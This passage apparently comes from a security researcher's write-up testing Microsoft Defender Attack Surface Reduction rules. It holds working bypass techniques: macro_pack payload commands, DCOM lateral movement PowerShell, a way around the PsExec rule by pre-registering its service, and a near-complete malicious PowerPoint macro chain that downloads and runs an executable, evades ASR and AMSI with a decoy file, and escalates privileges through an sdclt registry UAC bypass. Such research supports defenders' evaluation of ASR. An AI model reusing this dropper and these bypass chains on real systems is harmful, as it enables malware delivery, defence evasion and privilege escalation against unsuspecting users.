
VBS payload:
echo calc.exe | macro_pack.py -t CMD -G G:\test.vbs
No problem to run script, ASR rule not triggered.

LNK payload:
echo calc.exe . | macro_pack.py -G G:\test.lnk
No problem to run shortcut, ASR rule not triggered.

Windows binary exe:
copy /b %windir%\system32\calc.exe G:\test.exe
No problem to run exe, ASR rule not triggered.

Non Microsoft binary:
curl https://the.earth.li/~sgtatham/putty/0.70/w32/putty.exe --output G:\putty.exe
No problem to run exe, ASR rule not triggered.

Non-signed binary:
curl https://the.earth.li/~sgtatham/putty/0.70/w32/putty.exe --output G:\putty_badsignature.exe
echo 0 >> G:\ putty_badsignature.exe # Break signature by appending a char at EOF
ASR rule triggered!



Bypass rule

Since scripts are not blocked all I need to run an unsigned executable is to:

- Use a dropper script if I have Internet Access
- Embed the executable in a script which saves and run it from TEMP if I don't have Internet access

It happens macro_pack has an option to embed an exe inside a script or an office macro:
macro_pack -t EMBED_EXE -e G:\putty_badsignature.exe -G drop_bad_putty.vbs

With this payload, I can work around the ASR rule

➔ ASR rule bypass!

This rule has very interesting potential but current implementation is way too limited to be useful against intelligent attackers.

XII. Block process creations originating from PSExec and WMI commands

---

d1e49aac-8f56-4280-b9ba-993a6d77406c - "This rule blocks processes through PsExec and WMI commands from running, to prevent remote code execution that can spread malware attacks."

docs.microsoft.com

We can test these rules with the next commands:

- *wmic process call create "cmd.exe"* -> blocked
- *psexec -s -i cmd.exe* -> blocked

Since I already described how to download and execute with ASR enabled. In this section I want to put emphasis on PsExec itself and lateral movement.

Lateral movement workaround

Lateral movement is one of the essential mechanisms from an attacker point of view. SysInternals PSExec and WMI are often use for that.

Since these are blocked, let's use another other way. One solution is to use DCOM object methods.

We already used some DCOM objects earlier to bypass the execution prevention rule.

Using ShellBrowserWindow

(Discovered and described by Matt Nelson here https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2/)

```
$com =  [Type]::GetTypeFromCLSID('c08afd90-f2a1-11d1-8455-00a0c91f3880', '192.168.5.12')
$obj = [System.Activator]::CreateInstance($com)
$obj.Document.Application.ShellExecute("calc.exe")
```

If windows firewall is enabled, it will popup and ask if you want to authorize "explorer.exe".

More about lateral movement

Being able to move laterally on a Domain generally means you have some administrator rights. And qdmin can remotely disable ASR!

This can be done using remote PowerShell and the *Set-MpPreference* cmdlet

This is well explained in the link below.

https://www.fortynorthsecurity.com/windows-asr-rules-reenabling-wmi-when-blocked/

Break the PsExec rule

We know there are other ways to perform latera movement but what about PsExec, what if I want t get local SYSTEM shell or still use it for lateral move?

Some quick tests:

psexec.exe -i cmd.exe -> Not blocked

psexec -s -i cmd.exe -> blocked (PSEXESVC service blocked?)


PsExec relies on the PSEXESVC service. Each time PsExec is run, the PSEXESVC.exe file is extracted and dropped In C:/Windows and used to start a service.

What if we start the service before?

First we extract PSEXESVC (you can just find it in %windir% when you run PsExec).


Next we copy the file in %TEMP% for example, and register the service with:


PSEXESVC.exe -install
You can see a service called PsInfo Service installed.



Next, we start the service with:
sc start PSINFSVC

We can now call psexec again:
psexec -s -i cmd.exe -> Bypass!!!





When you are done you can remove the PsInfo service with:
PSEXESVC.exe -remove

XIII. Bypass ALL Scenario

As a grand finally let's enable all ASR rules and write a malicious PowerPoint document which:

- Is obfuscated
- Bypasses ASR
- Bypasses AMSI & Antivirus
- Bypasses UAC
- Downloads and Drop putty and run it with elevated privileges

Below are several (non-obfuscated) code snippets to understand what happens.

Entry Point

```
' Auto launch when VBA enabled
Sub AutoOpen()
    Dim myURL As String
    Dim realPath As String
    myURL = "https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe"
    realPath = "dropped.exe"
    realPath = Environ("TEMP") & "\" & realPath
    Download myURL, realPath
    BypassUACExec realPath
End Sub
```

This function is automatically called when macro are enabled on the document. You can see we download putty.exe and save is as dropped.exe in %TEMP%. Then dropped.exe is executed with high privileges (*BypassUACExec* function).

Download

```
'Download a file, bypass ASR by using fake name
' will override any other file with same name
Sub Download(myURL As String, realPath As String)
    Dim downloadPath As String
    Dim renameCmd As String
    Dim WinHttpReq As Object, oStream As Object
    Dim result As Integer

    downloadPath = Environ("TEMP") & "\\" & "vcsjbjc.txt"

    Set WinHttpReq = CreateObject("MSXML2.ServerXMLHTTP.6.0")
    WinHttpReq.setOption(2) = 13056 ' Ignore cert errors
    WinHttpReq.Open "GET", myURL, False
    WinHttpReq.setRequestHeader "User-Agent", "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)"
    WinHttpReq.Send

    If WinHttpReq.Status = 200 Then
        Set oStream = CreateObject("ADODB.Stream")
        oStream.Open
        oStream.Type = 1
        oStream.Write WinHttpReq.ResponseBody
        oStream.SaveToFile downloadPath, 2  ' 1 = no overwrite, 2 = overwrite (will not work with file attrs)
        oStream.Close
        renameCmd = "C:\windows\system32\cmd.exe /C move " & downloadPath & " " & realPath
        BypassUACExec renameCmd
        MySleep 1
    End If

End Sub
```

Classic download function modified to use a decoy txt file to avoid ASR and AMSI.

Execute and bypass ASR

```
' ASR can be caught by error handling
Sub ExecuteCmdAsync(targetPath As String)
    On Error Resume Next
    Err.Clear
    wimResult = WmiExec(targetPath)
    If Err.Number <> 0 Or wimResult <> 0 Then
        Err.Clear
        ShellBrowserWindowExec targetPath
        If Err.Number <> 0 Then
            Err.Clear
            SchedulerExec targetPath
        End If
    End If
    On Error GoTo 0
End Sub
```

This function executes a command line by trying different methods, if a method is caught, the exception handler prevents the script from stopping and the second method is tried.

Bypass UAC


```
Private Sub BypassUAC_Windows10(targetPath As String)
    Set wshUac = CreateObject("WScript.Shell")

    ' HKCU\Software\Classes\Folder
    regKeyCommand = "HKCU\Software\Classes\Folder\Shell\Open\Command\"
    regKeyCommand2 = "HKCU\Software\Classes\Folder\Shell\Open\Command\DelegateExecute"
    ' Create keys
    wshUac.RegWrite regKeyCommand, targetPath, "REG_SZ"
    wshUac.RegWrite regKeyCommand2, "", "REG_SZ"

    'trigger the bypass
    ExecuteCmdAsync "C:\windows\system32\sdclt.exe"
    MySleep 3

    ' Remove keys
    wshUac.RegDelete "HKCU\Software\Classes\Folder\Shell\Open\Command\"
    wshUac.RegDelete "HKCU\Software\Classes\Folder\Shell\Open\"
    wshUac.RegDelete "HKCU\Software\Classes\Folder\Shell\"
    wshUac.RegDelete "HKCU\Software\Classes\Folder\"
End Sub
```

This fileless UAC bypass method combines well with ASR bypass. See http://blog.sevagas.com/?Yet-another-sdclt-UAC-bypass for the explanation on how this UAC bypass works.

Test result

When the PowerPoint file is opened, click on “Enable macro”.

With Sysinternals ProcExp you can verify that putty was downloaded as “dropped.exe” and stared with elevated privileges.



XIV. To sum up

Rule Description	Observation
Block all Office applications from creating child processes	Very useful to prevent common malware. Can be bypassed by multiple ways. Breaking this rule makes it easier the break some of the others.
Block Office applications from creating executable content	Easy bypass when command execution is possible, plus it seems broken.
Block Office applications from injecting code into other processes	Does not prevent running meterpreter. Not bypassed but limited use when first rule is broken.
Block JavaScript or VBScript from launching downloaded executable content	Can be bypassed. Does not seem useful against common droppers.
Block execution of potentially obfuscated scripts	Not really working. Probably not useful against common malwares.
Block Win32 API calls from Office macro	Easy to bypass, don't understand the purpose.
Block process creations originating from PSExec and WMI commands	Useful but can be bypassed. Another problem is WMI may be used by IT management.
Block untrusted and unsigned processes that run from USB	Easy to bypass because it doesn't work with scripts.
Block only Office communication applications from creating child processes	Idem as first rule

I think ASR are a great feature to prevent common malware attacks. At the same time, most rules seem broken or way too easy to bypass. In fact, during my tests I can say I had more problems with bypassing AMSI for scripts/office documents than ASR.

Currently, ASR is not well known by blue teams. Its probable that as more defenders adopt these measures, attackers will adapt their tools to bypass them.